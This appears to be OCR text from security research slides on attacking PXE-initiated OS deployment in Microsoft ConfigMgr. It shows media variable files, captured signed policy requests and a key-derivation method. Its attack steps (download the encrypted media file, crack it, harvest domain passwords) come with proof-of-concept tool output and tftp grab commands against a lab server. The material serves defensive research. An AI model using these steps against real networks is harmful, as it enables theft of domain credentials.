Identifier	Value	Description
CALG_3DES	0x00006603	*Triple DES* encryption algorithm.
CALG_3DES_112	0x00006609	Two-key *triple DES* encryption with effective key length equal to 112 bits.
CALG_AES	0x00006611	Advanced Encryption Standard (AES). This algorithm is supported by the Microsoft AES Cryptographic Provider.
CALG_AES_128	0x0000660e	128 bit AES. This algorithm is supported by the Microsoft AES Cryptographic Provider.


CPU
Graph
Log
Notes
Breakpoints
Memory Map
Call Stack
SEH
Script
Symbols
Source
https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptderivekey
Filter by title
CryptDeriveKey function
CryptDestroyHash function
CryptDestroyKey function
CryptDuplicateHash function
CryptDuplicateKey function
CryptEncodeObject function
CryptEncodeObjectEx function
CryptEncrypt function
CryptEncryptMessage function
CryptEnumKeyIdentifierProperties function
CryptEnumOIDFunction function
CryptEnumOIDInfo function
Let n be the required derived key length, in bytes. The derived key is the first n bytes of the hash value after the hash computation has been completed by CryptDeriveKey. If the hash is not a member of the SHA-2 family and the required key is for either 3DES or AES, the key is derived as follows:
1. Form a 64-byte buffer by repeating the constant 0x36 64 times. Let k be the length of the hash value that is represented by the input parameter hBaseData. Set the first k bytes of the buffer to the result of an XOR operation of the first k bytes of the buffer with the hash value that is represented by the input parameter hBaseData.
2. Form a 64-byte buffer by repeating the constant 0x5C 64 times. Set the first k bytes of the buffer to the result of an XOR operation of the first k bytes of the buffer with the hash value that is represented by the input parameter hBaseData.
3. Hash the result of step 1 by using the same hash algorithm as that used to compute the hash value that is represented by the hBaseData parameter.
4. Hash the result of step 2 by using the same hash algorithm as that used to compute the hash value that is represented by the hBaseData parameter.
5. Concatenate the result of step 3 with the result of step 4.
6. Use the first n bytes of the result of step 5 as the derived key.
Command:
Default

CryptCreateHash → CryptHashData → CryptDeriveKey → **CryptDecrypt**


Media Variables

```
<MediaVarList Version="5.00.9078.1000">
  <var name="SMSTSMP">http://MP.configmgr.com</var>
  <var name="_SMSMediaGuid">8eb7796d-00c6-479e-a34c-cd6867e97e93</var>
  <var name="_SMSTSBootMediaPackageID">CM100002</var>
  <var name="_SMSTSHTTPPort">80</var>
  <var name="_SMSTSHTTPSPort">443</var>
  <var name="_SMSTSIISSSLState">0</var>
  <var name="_SMSTSLaunchMode">PXE</var>
  <var
  name="_SMSTSMediaPFX">308206E602010330820 6A206092A864886F70D010701A08206930482068F3
  <var
  name="_SMSTSPublicRootKey">0602000000A400005253413100080000010001001 15847D798CA5AA68
  <var name="_SMSTSSiteCode">CM1</var>
  <var
  name="_SMSTSSiteSigningCertificate">308202ED308201D5A003020102021070758 26AAD9A42954C
  <var name="_SMSTSUseFirstCert">1</var>
  <var name="_SMSTSx64UnknownMachineGUID">44c3fbd8-9839-4458-9edc-8d54980ad734</var>
  <var name="_SMSTSx86UnknownMachineGUID">7e548aad-4f34-4437-9925-5401690 9891c</var>
</MediaVarList>
```

Understanding ConfigMgr Client Communications

MWR INTEL

Network Boot Password Screen – TSMBootstrap.exe



Wireshark · Follow HTTP Stream (tcp.stream eq 5) · Ethernet0

```
--aAbBcCdDv0123456789VxXyYzZ--CCM_POST /ccm_system/request HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/mixed; boundary="aAbBcCdDv0123456789VxXyYzZ"
Accept: */*, */*
Host: MP.configmgr.com
User-Agent: SMS CCM 5.0 TS
CCMClientID: 44c3fbd8-9839-4458-9edc-8d54980ad734
CCMClientIDSignature:
17C82E6ED8A8BFA5E81F8AB524FDAA5805EDF5D2D9428BB6467E6800D48A5CFBD3EEC33CF2A9CB888AC5872FBF1521D02D3540C86C6515D447C6EE3BD10FF704EDF6F331C6FC3F6B36697AF25072201077C0A1FEF28094BCE3DF81C52D
A2E04F451527C9491EEFBBA7797D3853AF746BD415EC4C5F5A2CB98AA6596C1175180F
CCMClientTimestamp: 2022-07-24T20:25:25Z
CCMClientTimestampSignature:
647CF1D5538604F5C09EE1ACCD55701B93258845A3BBA688080FFC48C18C8B87C14334077BAB53EEC0C187985C7491F0EA38B0FA26A3C9E89897D7EE832E02BA59513BC402F429A2715972F04A2918343EE4A46B8945E4770124F836A84C
85DCE2DE56DA9BE021A7203460079D3444667204561663022C06128F7069B622CC63
Client-Name: SMS CCM 5.0 TS
Content-Length: 4740

--aAbBcCdDv0123456789VxXyYzZ
content-type: text/plain; charset=UTF-16

<Msg SchemaVersion="1.1" ReplyCompression="zlib"><ID/><SourceID>44c3fbd8-9839-4458-9edc-8d54980ad734</SourceID><SourceHost/><TargetAddress>mp:[http]MP_PolicyManager</
TargetAddress><ReplyTo>direct:OSD</ReplyTo><Priority>3</Priority><Timeout>3600</Timeout><SentTime>2022-07-24T20:25:25Z</SentTime><Protocol>http</Protocol><Body Type="ByteRange" Offset="0" Length="728"/
><Hooks><Hook2 Name="clientauth"><Property
Name="PublicKey">0602000000A400005253413100040000010001000100F175E731B0DC08E8F19F4CB69FA66FC4897B2A3A711D5DE2D6A6FBF31A64560B93B75EABF465E08C128543DD429B947B9B6857CEFB1150FFD0AB505009DE92F73623
0D0E6347A97541567328E7691DF2113D5A29D9E4E6431AD63D75760E5EAC83AC387D8977C4B238883C150DA1AE09177EE22ACD912E0EE44EFC1735DFA0BC</Property><Property
Name="ClientIDSignature">17C82E6ED8A8BFA5E81F8AB524FDAA5805EDF5D2D9428BB6467E6800D48A5CFBD3EEC33CF2A9CB888AC5872FBF1521D02D3540C86C6515D447C6EE3BD10FF704EDF6F331C6FC3F6B36697AF25072201077C0
A1FEF28094BCE3DF81C52DA2E04F451527C9491EEFBBA7797D3853AF746BD415EC4C5F5A2CB98AA6596C1175180F</Property><Property
Name="PayloadSignature">991202C9733BD2EC8CFE0DEE645559D63AE917243F20BC34A570D4A8D9885759885D9DBF81122BEFE4FA6F51773DD94EAF8E22B853BF84CDCD338418131E04564257249F9A12026E8161C17335256B6041920
7FB88D27BB23470286FAAAB114E2D5AED5F1AE8E680B5114FE5B7532DBB5EA884866D2A95F9BEE3AD3BB2F12565</Property><Property Name="Token"><![CDATA[ClientToken:8eb7796d-00c6-479e-a34c-
cd6867e97e93;2022-07-25T06:25:24Z;3

ClientTokenSignature:
6B697D80BD2CD19A3AF5FEE47B24B1D8D386DF0066D77A6887AD117739422733AC54DBF6A9C8E95DB1177DB1D3F45F12C8A9F2AE116F13BB5C68663233245A59393C8DD2B0140D0CDE6033F1B35E014EC99F9CBF19973C14FADDED94A
9E7B36CD74D6F4562A499711F265ECFAC5B09954809889095B00E4CAB0D071C21D3F2AF

]]></Property></Hook2></Hooks><Payload Type="inline"/><TargetHost/><TargetEndpoint>MP_PolicyManager</TargetEndpoint><ReplyMode>Sync</ReplyMode><CorrelationID/><Property Name="FileType"/></Msg>


--aAbBcCdDv0123456789VxXyYzZ
content-type: application/octet-stream

<RequestAssignments SchemaVersion="1.00" RequestType="Always" Ack="False" ValidationRequested="CRC"><PolicySource>SMS:CM1</PolicySource><ServerCookie/><Resource ResourceType="Machine"/
><Identification><Machine><ClientID>44c3fbd8-9839-4458-9edc-8d54980ad734</ClientID><NetBIOSName></NetBIOSName><FQDN></FQDN><SID/></Machine></Identification></RequestAssignments>
```

```
<?xml version="1.0"?>
- <ReplyAssignments ReplyType="Full" SchemaVersion="1.00">
  - <Identification>
    - <Machine>
        <ClientID>7e548aad-4f34-4437-9925-54016909891c</ClientID>
        <NetBIOSName/>
        <FQDN/>
        <SID/>
      </Machine>
    </Identification>
    <PolicySource>SMS:CM1</PolicySource>
    <Resource ResourceType="Machine"/>
    <ServerCookie>2022-07-23 14:02:47.960</ServerCookie>
  + <Signature>
  + <PolicyAssignment PolicyAssignmentID="{a90c6b7e-3914-457b-a54f-76ea4abc9c64}">
  - <PolicyAssignment PolicyAssignmentID="{b1b5412b-f047-4c50-82c3-c79fc276c321}">
    - <Policy PolicyCategory="UserConfig" PolicyPriority="20" PolicyType="User" PolicyVersion="1.00" PolicyID="{62802fb5-a1ee-4250-810a-9aa7271163e2}">
      - <PolicyLocation PolicyHash="SHA256:675605428DA8E31ECB9864AB9393EEFD5DED53F6206534BC9E85BC57D889ABFD"
        PolicyHashEx="SHA1:B77708D7FA8C7BB7672111378843EFAD4A7E4062">
          - <![CDATA[
              http://<mp>/SMS_MP/.sms_pol?{62802fb5-a1ee-4250-810a-9aa7271163e2}.1_00
            ]]>
        </PolicyLocation>
      </Policy>
    </PolicyAssignment>
  + <PolicyAssignment PolicyAssignmentID="{dbc80476-4a0b-4154-af36-0ea9aa55e6b2}">
  - <PolicyAssignment PolicyAssignmentID="{6a05c094-8dbc-4b70-9d92-f993e8ae644e}">
    - <Condition>
      - <Expression ExpressionLanguage="WQL" ExpressionType="until-true">
          - <![CDATA[
              @root\ccmSELECT * FROM SMS_Client WHERE ClientVersion >= "4.00.0000.0000"
            ]]>
        </Expression>
      </Condition>
    - <Policy PolicyCategory="ClientConfig" PolicyPriority="20" PolicyFlags="16" PolicyType="Machine" PolicyVersion="1.00" PolicyID="{51ac02e1-2030-4c86-b6b5-
      98648e6fca51}">
      - <PolicyLocation PolicyHash="SHA256:D9CC900FEDA179D9ACA1D3526BBDBE36B6F73F3A90083515E64491B991F07DDE"
        PolicyHashEx="SHA1:C9324F2F72F879DD77D7FBF22AA393EAB17EBE49">
          - <![CDATA[
              http://<mp>/SMS_MP/.sms_pol?{51ac02e1-2030-4c86-b6b5-98648e6fca51}.1_00
            ]]>
        </PolicyLocation>
      </Policy>
    </PolicyAssignment>
```

```
- <Policy PolicyFlags="2079" PolicyCategory="TaskSequence" PolicyType="Machine" PolicyVersion="83.00" PolicyID="P012042C-P01004B5-6F6BCC28">
  - <PolicyLocation PolicyHashEx="SHA1:8B09E7C1BBE22AB41B60CDE4900B8C0531E4F93E"
    PolicyHash="SHA256:57D4FC320DC40AA71EF170566C37859BBAFE2C0E5999F85F88608E27637543D7">
    - <![CDATA[
        http://<mp>/SMS_MP/.sms_pol?P012042C-P01004B5-6F6BCC28.83_00
      ]]>
    </PolicyLocation>
  </Policy>
```

```
- <Policy PolicyPriority="20" PolicyFlags="30" PolicyCategory="NAAConfig" PolicyType="Machine" PolicyVersion="2.00" PolicyID="{8
  - <PolicyLocation PolicyHashEx="SHA1:2FE71525C1BDD66E96E4391DC0DA078D78AAE2BD" PolicyHash="SHA256:A627BFF1
    - <![CDATA[
        http://<mp>/SMS_MP/.sms_pol?{808cefc5-b10d-4a09-872a-f03df6f01336}.2_00
      ]]>
    </PolicyLocation>
  </Policy>
```

```
- <Policy PolicyPriority="20" PolicyFlags="86" PolicyCategory="CollectionSettings" PolicyType="Machine" PolicyV
  - <PolicyLocation PolicyHash="SHA256:38967AD6CDE3D5DD6725AE9BEBA21DBBC30BD9CCD57EABCDI
    - <![CDATA[
        http://<mp>/SMS_MP/.sms_pol?{SMS000US}.1_00
      ]]>
    </PolicyLocation>
```

```
--aAbBcCdDv1234567890VxXyYzZ--GET /SMS_MP/.sms_pol?CM120002-CM100006-6F6BCC28.8_00 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/mixed; boundary="aAbBcCdDv0123456789VxXyYzZ"
Accept: */*, */*
Host: MP.configmgr.com
User-Agent: SMS CCM 5.0 TS
CCMClientID: 8eb7796d-00c6-479e-a34c-cd6867e97e93
CCMClientIDSignature:
1DE2034CEC14EFD7E9A181D76E533E29DBB47948103FFC1F99D8C6F8529659A6645AF302288EEA0E365CE41E73CA2AE16EC105E3ABBE5260E86B27C4CD0F4376965D405B438AEB11CF
A9224F3378EC8BCAE6FCE50DB28AA85E422C48ED2586F92137A247BD49989918C172012621CE269402928127C4007698717C3F618E3891
CCMClientTimestamp: 2022-07-28T22:42:33Z
CCMClientTimestampSignature:
11A0F28C743DD7C723A7877A729C09354F35BD325D94168EEEE542F61A341539514CE4BA0E693605B267B0086CC8BE84770FEA06875654923AB95A2E92AA8196E8A0B433C3F205817FA
53B57A016EC114FF63A46472FE00AC82032D628AD886F63CC223BB2D017276A63352F83E872FA3DC70BF7AC12593C96F4015133B3E118
Client-Name: SMS CCM 5.0 TS
Content-Length: 0

HTTP/1.1 200 OK
Keep-Alive: timeout=60, max=600
Content-Type: text/XML
Last-Modified: Mon, 01 Jan 2001 00:00:00 GMT
Accept-Ranges: bytes
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 28 Jul 2022 22:42:33 GMT
Content-Length: 288177

0..e..                    *.H..
.....e.0..e....1..0.....R....v.P..c.....V0
.                         *.H..
.....4|.l...'Z...W...`.<.}....9..*..|.c       ...O..*
.....A5..z...C.....5.X.*.....{[...B..h..a.o...R.Q.....UE
...X?&.....#=.je.r ...vvw.0..d..              *.H..
...0...*.H..
....[J..l..:...d.....ey.6.
```

Attacking PXE-Initiated OSD

Step 1

Retrieve encrypted media variables file



Step 2



Crack encrypted media file

Step 3



Harvest domain passwords



```
[+] Finding and downloading encrypted media file from MECM server...
[+] Attemting to use Interface ID 12 provided in setttings.ini
[+] Using interface: \Device\NPF_{5E3A6441-885F-470A-9772-9033CE4B69CE} - Intel(R) Dual Band Wireless-AC 3168
[+] Discovering PXE Server through DHCP...

Sending initial DHCP Discover to find PXE boot server...

Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets

PXE Server IP: 192.168.56.201 Boot File Location: SMSBoot\x86\wdsnbp.com
[+] PXE Server found from DHCP at 192.168.56.201!

[+] Asking ConfigMgr for location to download the media variables and BCD files...

Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets

[!] Variables File Location: \SMSTemp\2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var
[!] BCD File Location: \SMSTemp\2022.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd
[+] Use this command to grab the files:
tftp -i 192.168.56.201 GET "\SMSTemp\2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var" "20
22.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var"
tftp -i 192.168.56.201 GET "\SMSTemp\2022.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd" "2022
.07.31.17.00.31.07.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.bcd"
PS C:\POC> tftp -i 192.168.56.201 GET "\SMSTemp\2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.bo
ot.var" "2022.07.31.17.00.31.0001.{BD4E945E-A44E-4CA2-87B5-780D031622E1}.boot.var"
Transfer successful: 12776 bytes in 1 second(s), 12776 bytes/s
PS C:\POC> python.exe
```


Authenticating the Client/Generating Signatures

Field	Signed Field	Description
CCMClientID	CCMClientIDSignature	This is the GUID of the ConfigMgr client. For OSD clients, this is obtained from the **_SMSMediaGuid** media variable.
CCMClientTimestamp	CCMClientTimestampSignature	The time in ISO 8601 format
ClientToken	ClientTokenSignature	"ClientToken:' = CCMClientID + ';' + CCMClientTimestamp"

Signatures are SHA1 or SHA256 and are generated using *CryptSignHash* from CryptoAPI using the **_SMSTSMediaPFX** certificate


```
--aAbBcCdDv1234567890VxXyYzZ--GET /SMS_MP/.sms_pol?CM120002-CM100006-6F6BCC28.8_00 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/mixed; boundary="aAbBcCdDv0123456789VxXyYzZ"
Accept: */*, */*
Host: MP.configmgr.com
User-Agent: SMS CCM 5.0 TS
CCMClientID: 8eb7796d-00c6-479e-a34c-cd6867e97e93
CCMClientIDSignature:
1DE2034CEC14EFD7E9A181D76E533E29DBB47948103FFC1F99D8C6F8529659A6645AF302288EEA0E365CE41E73CA2AE16EC105E3ABBE5260E86B27C4CD0F4376965D405B438AEB11CF
A9224F3378EC8BCAE6FCE50DB28AA85E422C48ED2586F92137A247BD49989918C172012621CE269402928127C4007698717C3F618E3891
CCMClientTimestamp: 2022-07-28T22:42:33Z
CCMClientTimestampSignature:
11A0F28C743DD7C723A7877A729C09354F35BD325D94168EEEE542F61A341539514CE4BA0E693605B267B0086CC8BE84770FEA06875654923AB95A2E92AA8196E8A0B433C3F205817FA
53B57A016EC114FF63A46472FE00AC82032D628AD886F63CC223BB2D017276A63352F83E872FA3DC70BF7AC12593C96F4015133B3E118
Client-Name: SMS CCM 5.0 TS
Content-Length: 0

HTTP/1.1 200 OK
Keep-Alive: timeout=60, max=600
Content-Type: text/XML
Last-Modified: Mon, 01 Jan 2001 00:00:00 GMT
Accept-Ranges: bytes
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
